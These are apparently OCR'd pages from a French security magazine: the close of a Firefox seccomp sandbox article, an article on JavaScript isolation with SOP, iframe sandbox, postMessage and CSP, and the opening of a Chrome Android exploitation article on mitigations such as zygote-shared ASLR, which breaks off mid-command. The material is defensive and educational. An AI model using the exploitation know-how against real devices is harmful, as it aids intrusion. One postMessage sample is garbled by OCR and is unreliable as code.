Plus récemment, le code de création de filtres du navigateur Google Chrome a été porté et est maintenant utilisé. Il est plus flexible et simplifie la modification du filtre d'appels système.

Le filtre d'appels système se doit d'ailleurs d'être le plus court possible : il ne doit autoriser que les appels système considérés suffisamment simples et ne donnant pas accès à des ressources supplémentaires.

Par conséquent, le filtre actuel n'est pas parfait. S'il l'était, seccomp mode 1 pourrait d'ailleurs être utilisé.

Exemple de filtre d'arguments de l'appel système « clock_gettime » avec le compilateur de règles :

```
Allow(SYSCALL_WITH_ARG(clock_gettime, 0, CLOCK_MONOTONIC, CLOCK_REALTIME));
```

4.3.1 Qualité du filtre d'accès

Il y a trois raisons principales pour ne pas avoir un filtre court et strict :

1 - Certaines opérations d'accès aux ressources doivent être très rapides, et la demande d'accès au processus parent via IPDL ajoute trop de latence.

2 - Le code provient d'un binaire recompilé qui ne peut pas être modifié.

3 - Le code de la fonctionnalité en question ne permet pas encore d'utiliser IPDL, le filtre autorise l'accès jusqu'à ce que le code soit corrigé ou changé. Cela permet de progresser vers une sandbox plus stricte au fur et à mesure.

Lorsque l'on utilise le mode multi-utilisateur et seccomp de concert, les imperfections du filtre seccomp ne sont pas un problème, puisque le mode multi-utilisateur se charge de séparer l'accès aux ressources entre processus.

Le mode seccomp sert alors à réduire l'accès aux appels système, et donc au noyau. Cela réduit la possibilité pour un attaquant d'utiliser une vulnérabilité qui serait présente dans le noyau.

À voir, le filtre utilisé actuellement : http://hg.mozilla.org/mozilla-central/file/5438e3f74848/security/sandbox/linux/SandboxFilter.cpp et le suivi de l'amélioration du filtre : https://wiki.mozilla.org/Security/Sandbox#Permissions_burndown_2.

4.3.2 Collaboration avec les développeurs de Chromium

Chromium, Chromium OS, Firefox et Firefox OS utilisent donc à présent un code similaire pour gérer les règles de la sandbox. Cela permet aussi de concentrer les efforts sur des problèmes identiques. Tout ceci étant open source, il est possible de partager les améliorations et de développer la sandbox plus rapidement.

Les équipes des deux navigateurs se rencontrent de temps en temps afin de faire le point et discuter de l'avenir de la sandbox, comme avec l'utilisation des namespaces par exemple.

5 L'avenir de la sandbox sur Firefox

L'utilité et la qualité de protection de la sandbox sont donc directement liées à l'architecture du code du navigateur.

La sandbox sert à contrôler les accès aux ressources entre processus, donc plus les composants du navigateur sont séparés, plus il est facile de les isoler dans des processus différents et d'avoir une liste de règles d'accès courte.

D'autre part, certains composants de code complexes tournent aujourd'hui dans le processus parent, qui possède le plus de privilèges. Ceux-ci peuvent être déplacés au fur et à mesure dans les processus non privilégiés. De ce fait, toute vulnérabilité dans le code sera mieux protégée par la sandbox.

Pour Firefox OS, le processus privilégié permet aussi de mettre à jour le système, redémarrer, charger les modules noyau, etc. Il existe un projet appelé « supervisor » dont le but est d'utiliser un 3ème processus très privilégié au-dessus du processus parent :




Fig. 2 : Supervisor.

Une grande partie du travail restant est donc de séparer les anciens composants, comme le moteur et pilote graphique et l'accès à certains fichiers. Une autre séparation très intéressante se trouve entre les différents sites web (fichiers chargés depuis un nom de domaine) qui sont chargés par le navigateur. Cela permet d'empêcher à un site d'accéder aux cookies, documents HTML, mots de passe, permissions spécifiques aux pages (comme la caméra ou la localisation), etc. d'un autre site.

Le principe de séparation et communication entre éléments devient de plus en plus utilisé. Le noyau Linux permet non seulement de restreindre les accès aux ressources, mais aussi de gérer leur utilisation : par exemple, un processus peut être limité en taille mémoire, utilisation CPU, utilisation réseau.

Le modèle de séparation utilisé et le système de message sont très importants pour choisir le meilleur compromis entre performances, fonctionnalités et sécurité et sont étudiés, développés et mis en œuvre par de plus en plus de programmes. ■

CLOISONNEMENT JAVASCRIPT, HTML5 À LA RESCOUSSE

Baptiste GOURDIN – baptiste.gourdin@sekoia.fr – CERT SEKOIA
Olivier ZHENG – olivier.zheng@sekoia.fr – CERT SEKOIA

mots-clés : JAVASCRIPT / HTML5 / SOP

L'analogie entre navigateur et système d'exploitation n'est plus à faire. L'onglet chargeant une page statique n'est plus que vestige du passé et a laissé place à de véritables programmes. Bien que le langage JavaScript ait été créé pour rendre les pages web dynamiques, il est désormais capable via l'utilisation d'API proposées par les navigateurs modernes d'interagir avec la plate-forme sous-jacente : communiquer via le réseau, accéder à la webcam, au GPS, à la carte graphique, et bien plus est à venir [1] ...

1 Sécurité des navigateurs modernes

Avant d'avancer dans la lecture de cet article, il est important de mentionner que les mécanismes de sécurité qui y seront présentés sont dépendants de la sécurité du navigateur lui-même. La plupart de ces mécanismes peuvent être contournés lors de l'exploitation de vulnérabilités présentes dans son code (exécution de code natif, évasion de sandbox...) **[2]**.

1.1 La Same-Origin Policy

Netscape et IE 6 font désormais partie du passé, ou du moins ils le devraient. L'époque des navigateurs mono-onglet est révolue et a fait place à une nouvelle génération capable de gérer de nombreux et divers sites internet simultanément. Du réseau social à l'application bancaire, de l'intranet aux sites de presse, une multitude de sites hétérogènes se côtoient au sein d'un seul et même navigateur. Véritable chef d'orchestre, celui-ci doit permettre aux sites d'interagir entre eux tout en assurant la protection des données sensibles et personnelles contre des pages malveillantes.

Cette protection se traduit par une politique de cloisonnement entre les pages internet : la *Same-Origin Policy* (SOP).

1.1.1 Le concept d'origine

Pour comprendre ce mécanisme de sécurité, il est essentiel de comprendre le fonctionnement des navigateurs modernes.

Dans les systèmes d'exploitation Unix et Windows, toute ressource et tout processus appartiennent à un utilisateur précis. De cette manière, un processus peut accéder aux ressources appartenant au même utilisateur et non à celles appartenant à d'autres utilisateurs.

Il en va de même dans le monde des navigateurs. Chaque site internet est associé à un environnement spécifique défini par son « origine ». Dans ces environnements sont chargées les pages web et sont stockées les ressources locales. La SOP garantit une étanchéité entre chaque environnement.

L'origine, telle que définie dans la RFC6454 'The Web Origin', se compose du triplet (Protocole, Domaine, Port).

Sauf dans le cas d'Internet Explorer qui prend en compte le triplet (Protocole, Domaine, Zone **[3]**).

Deux pages web chargées depuis une même origine correspondraient à deux processus lancés par un seul et même utilisateur.

Par exemple, ces trois URL sont liées à l'origine https://mon-domaine.fr :

- https://mon-domaine.fr/page1 ;
- https://mon-domaine.fr/page2 ;
- https://mon-domaine.fr/page2?id=1234.

Tandis que ces URL ne le sont pas :

- http://mon-domaine.fr/page1 ;
- https://www.mon-domaine.fr/page1 ;
- https://mon-domaine.fr:8080/page1.

La SOP ne se contente pas de cloisonner uniquement les données locales, mais s'applique également aux données distantes. Une page chargée dans une origine A ne pourra accéder à aucune ressource provenant d'une origine B.

1.1.2 Environnement d'exécution (Browsing Context)

À chaque onglet est associé un environnement d'exécution JavaScript (*Browsing Context* **[4]**) lié à une origine. Tout code inclus via la balise `<script>` y est directement exécuté. Qu'il provienne du site principal ou d'une origine tierce. Cela reviendrait à charger une bibliothèque via un `dlopen` dans un programme UNIX depuis le disque local ou depuis un partage distant.




Fig. 1 : Inclusion d'un script hébergé sur une ressource d'origine B dans une page d'origine A.

Exemple de code pour `libB.js` incluse dans la page d'origine A :

```
console.log(document.location.origin);
"http://origineA"
```

L'association d'un onglet à un environnement d'exécution unique n'est pas tout à fait juste. L'utilisation de la balise `<iframe>` offre la possibilité d'embarquer une page tierce dans la page principale. Cela revient à faire cohabiter plusieurs environnements côte à côte, mais tout de même séparés par la SOP.

Exemple de code exécuté sur une page d'origine A :

```
var frame = document.createElement("iframe");
frame.src = "http://origineB/home";
document.body.appendChild(frame);

window.frames[0].contentWindow.document
DOMException: Blocked a frame with origin "http://origineA" from
accessing a cross-origin frame.
```

1.2 Code tiers

Qui n'a jamais rêvé d'ajouter de flamboyantes nouvelles fonctionnalités à son site personnel ? L'utilisation de bibliothèques tierces est devenue monnaie courante et trouver un site dont tout le contenu est hébergé au même endroit est devenu un réel défi.

Ces bibliothèques sont principalement utilisées pour de l'ajout de publicités, la collecte de statistiques, l'amélioration de l'interface, l'interfaçage avec les réseaux sociaux ou encore l'utilisation de services externes tels que Google Maps.

Ces bibliothèques sont généralement directement incluses dans la page.

Exemple d'inclusion pour utiliser Google Maps :

```
<script type="text/javascript" src="https://maps.googleapis.com/
maps/api/js?key=API_KEY"> </script>
```

Une étude sur ces inclusions a d'ailleurs été réalisée et présentée dans le papier « You are what you include » **[6]**. Les observations montrent de forts taux d'inclusion de script tiers parmi les sites les plus populaires (Alexa Top 10 000).

L'utilisation de ces bibliothèques tierces élargit le périmètre de sécurité de l'application à protéger. Bien que le serveur hébergeant l'application soit soumis à des audits et autres processus de sécurité, les services tiers ne le sont pas forcément. La compromission d'un tel service permettrait alors une exécution de code à distance sur toutes les pages utilisant ces fichiers hébergés.

Parfois, il n'est même pas nécessaire de compromettre un service tiers, mais tout simplement de profiter d'erreurs de la part des développeurs lors du développement du site internet. En effet, un googlesyndication.com peut aisément se transformer en googlesyndiaction.com. Cette technique est appelée *Typo-Squatting* **[6]**.

Tout comme le permettrait l'exploitation d'une vulnérabilité *Cross Site Scripting* (XSS), la compromission d'une des bibliothèques chargées dans une page permet un contrôle total sur celle-ci.

1.3 Menaces

L'exécution de code malveillant dans une page Web, qu'elle ait été réalisée par l'exploitation d'une XSS ou par la compromission d'un des scripts chargés, donne un accès complet à l'environnement d'exécution de celle-ci et ouvre la porte à diverses attaques.

Le scénario le plus courant est l'exfiltration des cookies de session vers le serveur de l'attaquant, lorsque ces derniers ne sont pas protégés par l'attribut HTTPOnly. Aujourd'hui, de plus en plus d'applications sont protégées contre ce type de vols, mais ce n'est pas pour autant que l'attaquant repartira les mains vides. Il peut aussi récupérer et transférer toutes les données contenues dans la page compromise (DOM de la page, variables JavaScript, localStorage). Ces dernières pourraient contenir quelques informations intéressantes.

Mais l'exfiltration ne s'arrête pas aux données locales et peut s'étendre aux données distantes. En effet, même

si les cookies ne peuvent être volés, ils peuvent être mis à contribution. Lorsqu'un utilisateur s'authentifie sur un site, c'est tout l'environnement d'exécution qui se retrouve authentifié. Toutes les requêtes envoyées d'une manière ou d'une autre vers ce site seront donc authentifiées (les cookies sont ajoutés automatiquement tel que défini dans la RFC2109). De cette manière, un script malveillant peut profiter de cet environnement authentifié pour interagir avec le serveur et requêter toutes les données auxquelles l'utilisateur authentifié aurait accès depuis son navigateur.

Au-delà de l'exfiltration de données locales et distantes, l'intégrité du compte authentifié est menacée. Au lieu d'envoyer des requêtes GET pour récupérer des informations, des requêtes POST peuvent être utilisées pour lancer des actions sur le compte telles que sa suppression par exemple. Il est important de noter que toute défense de type *Cross Site Request Forgery* (CSRF) est ici inutile, car celle-ci protège contre des requêtes émanant d'une page d'origine différente et non d'une origine correcte.

En plus de cet état authentifié, le script bénéficie des permissions accordées à la page comme l'exécution d'applets Java, de programmes Flash ou ActiveX afin de déclencher d'autres types de charges actives.

Mais les possibilités d'attaques ne se limitent pas là. L'arrivée des nouvelles API HTML5 n'arrange en rien la chose. Désormais, la communication entre le script exécuté dans le navigateur de la victime et le serveur de l'attaquant est triviale (WebSocket, CORS), permettant ainsi la création de botnets JavaScript. La capacité d'action du script est proportionnelle aux API proposées par le navigateur. Avec HTML5, le script peut désormais demander l'accès aux données de géolocalisation ou encore à la webcam de la victime.

Certaines de ces nouveautés peuvent, dans certaines conditions, permettre la persistance d'une XSS après la fermeture de la page **[7]**.

1.4 Cloisonnement et réduction de privilèges

Lors du développement de services sensibles (services réseau, drivers noyau), tout ou partie du code doit être maîtrisé.

Lors d'une totale maîtrise du code source, des méthodes d'analyse statique permettent d'assurer certaines garanties de sécurité. Cette approche permet d'éviter certaines classes de vulnérabilités et d'assurer un cloisonnement entre les différentes parties du programme. De cette manière, il est possible d'interdire à un code tiers d'accéder aux données sensibles dont il n'a pas besoin. Ces garanties de sécurité peuvent être vérifiées sur un code avant son intégration **[8]**.

Dans le cas contraire, majorité des cas, l'intégralité du code ne peut être maîtrisée. C'est le cas lors de l'utilisation de bibliothèques tierces. Ne pouvant assurer ces garanties de sécurité statiquement, on peut avoir recours à une approche dynamique, dite de bac à sable (*sandboxing*). Les parties de programme non maîtrisées sont exécutées dans un environnement isolé grâce à des primitives offertes par le système sous-jacent (Linux SetUID et Seccomp-BPF ou encore les tokens restreints sur MS Windows).

L'utilisation de ces primitives permet notamment de limiter l'impact d'une exploitation et d'améliorer fortement la lisibilité du code lors des audits.

Dans le cas d'un programme JavaScript, ces techniques sont utilisées pour éviter qu'un code tiers puisse :

- Accéder à des ressources locales (DOM, Cookies, LocalStorage) ;
- Accéder à des ressources distantes (Requêtes Ajax) ;
- Attaquer d'autres services (CSRF) ;
- Accéder à des API du navigateur (Webcam, ActiveX, navigator.plugins...).

2 Vérification statique et réécriture de code

2.1 Sous-set JavaScript

Les anciens navigateurs ne proposant pas de primitive de cloisonnement suffisante, certains grands acteurs du web, souhaitant se protéger contre des codes tiers, ont opté pour l'analyse statique. Ce fut le cas de Facebook avec la technologie FBJS, désormais obsolète, qui permettait le développement d'applications tierces. Ou encore Yahoo! AdSafe pour la distribution de publicités dynamiques **[9]**.

Ces projets ont en commun la définition de versions restreintes du langage JavaScript pouvant être analysées statiquement. Le langage JavaScript, tel que défini dans le standard ECMAScript ES3, ne peut l'être pour deux principales raisons : la possibilité de charger du code dynamiquement et un système de scope relativement flou. Ainsi, pour arriver à cette propriété sur le code analysé, le langage a dû être restreint de manière importante. Par exemple, toute interprétation de code depuis une chaîne de caractères (e.g. fonction `eval`) est interdite.

En plus de pouvoir être analysés statiquement, ces langages offrent une propriété supplémentaire. Ce code ne peut accéder uniquement aux éléments qui lui auront été explicitement fournis (paramètres des fonctions appelées). Ainsi, aucun accès au DOM de la page ni à aucune API n'est possible.

Afin d'échanger avec la page hôte, cette dernière leur met à disposition une API à travers un objet particulier afin de lire ou modifier des éléments de la page.

La vérification de la conformité d'un code avec le langage AdSafe peut se faire avec l'outil JsLint. Seul l'objet "ADSAFE" est transmis au code isolé. Celui-ci ne propose qu'un très faible nombre d'actions possibles pour modifier le DOM de la page parente. Aucune autre action n'est possible.


```
Exemple:
function demo(a)
{
  "use strict";


  eval("a=4");
  alert(1);
  return a;
}

Résultat de JSLint
line 5 character 3 : eval is evil.
line 6 character 3: 'alert' was used before it was defined.
```

Cette approche, bien que solide, pose de nombreuses limitations : le langage identifié est fortement restreint, les actions disponibles sont sévèrement limitées. Enfin, la définition de l'API rendue disponible aux codes isolés est une opération difficile et dangereuse : une simple erreur peut en effet ruiner les efforts d'isolation **[10]**.

2.2 Réécriture du code

Jugé trop restrictif, Google Caja **[11]** apporte une solution aux difficultés d'adoption de AdSafe.

Cet outil prend en entrée une page web classique (HTML + CSS + JavaScript ou simple script) et, via une passe de réécriture, crée un bac à sable virtuel pour celui-ci. La page incluse est ainsi isolée comme le ferait une balise `<iframe>`.

Exemple de chargement de bibliothèque JavaScript dans un bac à sable virtuel :

```
<html>
  <head>
    <title>Caja demo</title>
    <script type="text/javascript" src="//caja.appspot.com/caja.js"></script>
  </head>
  <body>
    <h1>Caja host page</h1>
    <div id="guest"></div>
    <script type="text/javascript">
      caja.initialize({ cajaServer: 'https://caja.appspot.com/' });
      caja.load(document.getElementById('guest'), undefined, function(frame) {
          frame.code('http://host.org/lib.js', 'text/javascript')
                .run();
      });
    </script>
  </body>
</html>
```

Google Caja va plus loin en proposant des mécanismes d'interaction entre environnements cloisonnés et page parente, ou entre divers environnements cloisonnés. La création de ces interactions étant également une opération dangereuse, la mise en place de ces dernières est fastidieuse et nécessite une compréhension pointue du système Caja.

Côté performances, le bac à sable virtuel induit une forte baisse des performances du code initial. L'étape de réécriture peut cependant être fortement diminuée grâce au nouveau mode « strict » introduit avec le standard ES5.

2.3 ECMAScript 5 mode strict

La dernière version d'ECMAScript ES5, standard définissant le langage JavaScript, introduit un nouveau mode d'exécution : le mode « strict ». Ce mode, activé via l'utilisation de la chaîne de caractères « use strict » en début de script ou de fonction, change la syntaxe et la sémantique du langage. En particulier, de nombreux comportements étranges ou dangereux liés au langage sont interdits.

L'utilisation de ce mode offre deux avantages : le code est plus propre et il peut être analysé statiquement, à la différence d'un code classique (ES3).

Tirant parti de cette fonctionnalité, la phase de réécriture induite par le cloisonnement Caja est fortement réduite et le code généré voit ses performances nettement améliorées.

Cependant, l'adoption de cette version du standard n'est pas complète. Pour Internet Explorer, seule la version 10 supporte le mode strict.

2.4 Limites

L'isolation de morceaux de code JavaScript du reste du contexte d'exécution est un réel problème et les solutions proposées souffrent de nombreuses limitations. Le langage proposé par AdSafe est fortement restreint et les actions disponibles dans l'API trop limitées. Quant à Google Caja, bien qu'il permette d'isoler tout type de contenu, sa difficulté de prise en main rebutera bien des développeurs, même courageux.

3 Cloisonnement dynamique avec HTML5

3.1 HTML5

HTML5 correspond à une révision du standard HTML 4.01 via l'ajout et la suppression de balises, et apporte de nombreuses autres améliorations. Cette évolution se trouve accompagnée d'une multitude de nouvelles API disponibles aux programmes JavaScript implémentés au cœur des navigateurs : gestion de contenu multimédia (auparavant via Adobe Flash), nouveau standard CSS3, applications hors ligne, stockage de données côté client... Parmi toutes ces nouvelles fonctionnalités, certaines sont plus orientées sécurité et pourront être utilisées pour réaliser notre cloisonnement dynamique.

3.2 Cloisonnement SOP grâce aux iframe

L'utilisation de la balise `<iframe>` permet d'embarquer une page d'un site tiers dans une page hôte. Ces

deux pages, représentées par deux environnements JavaScript, cohabitent au sein d'un même onglet, mais sont strictement cloisonnées par la SOP. Aucune communication n'est possible entre ces deux environnements. Enfin, c'était le cas au début des années 2000. Depuis, les navigateurs ont évolué et un canal de communication contrôlé est désormais disponible : Web Messaging.




Fig. 2 : Utilisation de sous-domaines temporaires.

3.3 Web Messaging

Les API ajoutées par le standard Web Messaging permettent de faire communiquer deux environnements d'exécution liés à des origines différentes. De cette manière, une page hôte peut communiquer avec les `<iframes>` embarquées grâce à l'envoi de messages textes.

L'envoi de messages s'effectue via la primitive `postMessage` appliquée sur l'objet `Window` de la page concernée. Sont passés en paramètres : le message texte, ainsi que l'origine à laquelle est destinée le message.

```
var popup = window.open("http://example.org");
popup.postMessage("Hello there!", "http://example.org");
```

Côté réception, un *callback* est défini et appelé pour chaque réception. On y retrouve le message texte et l'origine de l'envoyeur.

```
window.addEventListener('message',function(e) {
    if (e.origin == https://'host.org) {
          if (e.data == 'Hello there!') {
           e.source.postMessage('Hello', "*");
       }
    }
});
```

Afin de permettre le transfert de données de taille importante, la primitive `postMessage` accepte en troisième paramètre, optionnel, une liste d'objets « transférables ». Ces derniers ne seront pas passés en copie, mais seront transférés au destinataire et ne seront plus disponibles à l'envoyeur.

Pour assurer la sécurité des communications entre ces environnements, il est essentiel de préciser l'origine de la page destinataire et, côté réception, de vérifier l'origine de la source du message.

3.4 Génération de sous-domaines temporaires

L'utilisation de la balise `<iframe>` est intéressante pour cloisonner un morceau de site tiers, mais notre problématique reste le cloisonnement de partie du code d'un seul et même site.

Le principe d'origine précise que deux pages provenant de domaines et sous-domaines différents appartiennent à des origines différentes également. Donc une page chargée depuis host.org peut embarquer un contenu depuis sous-domaine.host.org en toute confiance grâce à la SOP.

Ainsi, pour chaque partie du code à isoler, un sous-domaine peut être généré (s01.host.org, s02.host.org, s03.host.org). Bien que tous ces domaines pointent vers la même adresse IP, la SOP n'en aura pas connaissance.

Avec une telle architecture, chaque environnement peut être initialisé indépendamment. Le loader `init-child.js` peut, avant de charger `code01.js`, désactiver ou filtrer certaines API.

Exemple de désactivation des redirections :

```
document.__defineSetter__("location", function(x) { });
```

En plus des restrictions effectuées par le loader sur l'environnement JavaScript, un niveau de restrictions supplémentaire peut être ajouté via l'utilisation de l'en-tête *Content-Security Policy*.

3.5 CSP - Content Security Policy

CSP ou Content-Security Policy est un header HTTP qui, dès sa définition, applique des restrictions sur l'environnement d'exécution créé à l'ouverture de la page. Ces restrictions peuvent être levées individuellement dans le corps de la politique (valeur de l'en-tête).

- `unsafe-inline` permet de réactiver l'exécution des scripts JavaScript inline ;
- `unsafe-eval` induit la réactivation des fonctions JavaScript pouvant amener à l'interprétation de code à partir de chaînes de caractères (`eval`, `setTimeout`, `innerHTML`...) ;
- `{connect, font, frame, img, media, object, style}-src : domain` : par défaut, seule l'origine de la page peut être contactée (requêtes Ajax, WebSockets, iframes, inclusion de contenus images, scripts, feuilles de style, vidéos...). Une liste blanche des domaines pouvant être contactés peut être configurée par type de connexion.

Ce mécanisme a fait l'objet d'un article complet dans le *MISC n°71* **[15]**.

3.6 Attribut sandbox

L'ajout de l'attribut `sandbox` à cette balise applique de nouvelles restrictions sur la page embarquée pouvant être individuellement annulées :

- Les formulaires ne peuvent plus être soumis (réactivé via `allow-forms`) ;
- Les scripts JavaScript sont désactivés (réactivé via `allow-scripts`) ;

- Impossibilité de naviguer dans la page parente (réactivé via `allow-top-navigation`) ;
- L'accès à l'API Pointer-Lock est désactivé (réactivé via `allow-pointer-lock`) ;
- L'ouverture de fenêtres pop-up est désactivée (réactivé via `allow-popups`) ;
- Les plugins sont désactivés, à moins qu'ils ne soient capables d'honorer les restrictions de l'attribut `sandbox` ;
- Le contexte d'exécution n'est plus lié à l'origine du site chargé (`allow-same-origin` permet de revenir au comportement normal).

Cette dernière propriété est particulièrement intéressante, car elle empêche l'accès à toutes les API liées à une origine, soit pratiquement toutes les API : accès au localStorage, aux cookies, GeoLoc...). Tous les appels Ajax sont également interdits.

3.7 Cloisonnement dynamique

La combinaison de ces technologies, *iframe* , *SOP*, *attribut sandbox*, *Web Messaging* et *CSP*, nous permet de créer des bacs à sable à la volée et d'y exécuter des morceaux de code non maîtrisés. Cependant, les restrictions appliquées à ces environnements ne permettent pas d'actions privilégiées telles que l'envoi de requêtes Ajax vers le site principal (host.org). Celles-ci doivent être transférées à la page hôte via l'envoi de messages. Cette approche a été présentée à USENIX 2012 **[13, 14]**.

Il est important de préciser que seules les actions asynchrones peuvent être transférées via le système de messages, ce dernier étant asynchrone également.

Cette approche permet de disposer d'une faible TCB (*Trusted Codebase*) ainsi que d'une politique de sécurité flexible appliquée aux morceaux cloisonnés.

3.8 Limites

Les technologies présentées sont cependant dépendantes de la version du navigateur dans lequel l'application est chargée. Bien que l'attribut `iframe sandbox` ainsi que l'API `postMessage` soient présents dans tous les navigateurs récents, d'autres API n'ont pas cette chance (l'implémentation des CSP reste partielle pour Internet Explorer).

4 Applications HTML5

Le développement des applications web a pris une autre dimension au fil des années, de véritables applications pouvant interagir avec l'utilisateur et le système sous-jacent sont apparues.

De nombreuses plateformes proposent désormais d'utiliser les technologies web pour le développement d'applications. On peut citer par exemple Chrome (et Chrome OS), Windows 8 **[15]**, Firefox OS **[16]**, Tizen ou encore Android (via la création d'une WebView dans l'application Java). Des outils permettant d'exploiter ces environnements ont fait surface, tel que XSSChef, la déclinaison du framework BeEF pour les extensions Chrome.




Fig. 3 : Utilisation de l'attribut sandbox.

De la même manière qu'une page web dans un navigateur, ces applications s'exécutent dans une origine unique (e.g. chrome-extension://hdokiejnpimakedhajhdlcegeplioahd/).

À la différence d'une application web classique, ces applications sont lancées avec des capacités d'interaction attribuées au moment de l'installation (grâce au système de permissions). L'impact d'un script malveillant exécuté dans un tel environnement sera donc proportionnel aux permissions accordées à l'application.

Conclusion

Avec la montée en fonctionnalité des navigateurs et l'utilisation du langage JavaScript dans les applications complètes type Chrome OS, les risques dus à l'exécution de code JavaScript malveillant augmentent considérablement.

À travers la lecture de cet article, nous espérons vous avoir fait prendre conscience des menaces inhérentes aux exploitations de code JavaScript et des moyens de limiter leur impact. ■

Références

[1] http://www.w3.org/TR/#w3c_all
[2] http://en.wikipedia.org/wiki/Pwn2Own
[3] http://blogs.msdn.com/b/ieinternals/archive/2014/03/13/explaining-same-origin-policy-part-0-origins.aspx
[4] http://www.w3.org/TR/html5/browsers.html#windows
[5] https://seclab.cs.ucsb.edu/media/uploads/papers/jsinclusions.pdf
[6] https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-szurdi.pdf
[7] https://blog.whitehatsec.com/web-storage-security/
[8] « Analyse statique des programmes Java et leurs contextes d'utilisation », *MISC n°45*
[9] http://ses.json.org/json.adsafe.misty.ppt
[10] http://theory.stanford.edu/~ataly/Papers/sp11.pdf
[11] http://code.google.com/p/google-caja
[12] « Content security policy en tant que prévention des XSS : théorie et pratique », *MISC n°71*
[13] https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final168.pdf
[14] https://github.com/devd/html5privsep
[15] http://msdn.microsoft.com/fr-fr/library/windows/apps/hh849625.aspx
[16] https://developer.mozilla.org/en-US/Firefox_OS/Security/Application_security#App_Origin

EXPLOITATION DU NAVIGATEUR CHROME ANDROID

Cédric HALBRONN (@saidelike) – Sogeti ESEC Lab

mots-clés : *ANDROID / CHROME / NAVIGATEUR / EXPLOITATION / SANDBOX / PWN2OWN2013*

Cet article détaille un chemin d'exploitation possible de Chrome Android à travers des vulnérabilités publiques. Nous détaillons les mitigations présentes et un moyen de les contourner. Ceci nous donnera une idée des difficultés pour exploiter ce navigateur.

1 Contexte

Historiquement, Android avait son propre navigateur basé sur une version de Webkit. En parallèle, Chrome a été porté pour Android et il est maintenant fourni comme navigateur supplémentaire sur de nombreux terminaux (même s'il n'est pas celui par défaut). Sinon, il est accessible sur le Play Store (marché d'applications). C'est le navigateur recommandé d'un point de vue sécurité. C'est également la conclusion d'un comparatif des navigateurs d'Android **[BROWSERS]**.

1.1 Mitigations

Au fil des versions, des mitigations sont ajoutées dans le système d'exploitation Android (basé sur Linux) afin de rendre plus difficile l'exploitation d'applications **[MITIGATIONS]**. Détaillons celles qui nous impactent.

1.1.1 UID par application

Tout d'abord, depuis la toute première version d'Android, un UID Linux est assigné à chaque application. Concrètement, si le navigateur est exploité, l'attaquant ne peut accéder qu'aux données du navigateur (cookie, favoris, etc.) et ne pourra pas accéder à celles des autres applications (SMS, contacts, etc.).

```
# ls -l /data/data/
drwxr-x--x u0_a86   u0_a86          2015-01-11 13:15 com.android.chrome
drwxr-x--x u0_a21   u0_a21          2014-01-01 01:02 com.android.contacts
drwxr-x--x u0_a47   u0_a47          2014-01-01 01:01 com.android.mms
...
```

1.1.2 Permissions Android

Une application Android peut demander des permissions (ex : `android.permission.INTERNET`) à valider par l'utilisateur avant l'installation. Ces permissions sont déclinées en GID Linux et permettent certaines fonctionnalités supplémentaires (ex : l'accès aux sockets Internet) **[PERMISSIONS]**.

```
<permission name="android.permission.INTERNET" >
  <group gid="inet" />
</permission>
```

1.1.3 ASLR / DEP

Android supporte un *ASLR userland* complet et le bit NX (aussi connu sous le nom « DEP ») depuis Android 4.1 (binaires PIE, *linker*, bibliothèques, pile, tas) **[ASLR]**. Pour des raisons de performance (environnement mobile), le processus « zygote » charge toutes les bibliothèques usuelles (`libc.so`, etc.) et la création d'un nouveau processus consiste à forker « zygote ».

Exécutons les commandes suivantes. Le parent de Chrome est bien Zygote et les adresses de chargement de bibliothèques sont les mêmes.

```
# ps
USER     PID   PPID  VSIZE  RSS     WCHAN    PC         NAME
root     283   1     898048 43644   ffffffff 4013987c S zygote
u0_a86   6359  283   1142044 64652  ffffffff 4013a8e0 S com.android.
chrome

# cat /proc/6359/maps | grep libc.so
400e3000-4012b000 r-xp 00000000 b3:10 1724       /system/lib/libc.so
4012b000-4012d000 r--p 00047000 b3:10 1724       /system/lib/libc.so
```

```
4012d000-40130000 rw-p 00049000 b3:10 1724       /system/lib/libc.so
# cat /proc/283/maps | grep libc.so
400e3000-4012b000 r-xp 00000000 b3:10 1724       /system/lib/libc.so
4012b000-4012d000 r--p 00047000 b3:10 1724       /system/lib/libc.so
4012d000-40130000 rw-p 00049000 b3:10 1724       /system/lib/libc.so
```

Tous les processus ont donc le « même ASLR » pour un système démarré. Cela peut être gênant dans un contexte d'exploitation inter-applications. Cependant, ce n'est pas un problème lors d'une attaque contre un navigateur. En effet, l'espace mémoire de zygote est différent à chaque redémarrage du terminal et il ne peut pas être deviné par l'attaquant. Notons qu'Android n'a pas encore d'ASLR kernel, dû sans doute encore aux nombreux leaks de pointeurs noyau dans le système de fichiers qui le rendrait quasiment inutile.

1.1.4 SELinux

SELinux (*Security-Enhanced Linux*) a été intégré à Android 4.3 (*permissive mode : journalise*, mais ne bloque pas) puis définitivement adopté dans Android 4.4 (*enforced mode*). Un contexte de sécurité est ajouté aux classiques UID/GID Linux et permet d'être beaucoup plus fin sur les permissions attribuées à un processus.

```
$ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics
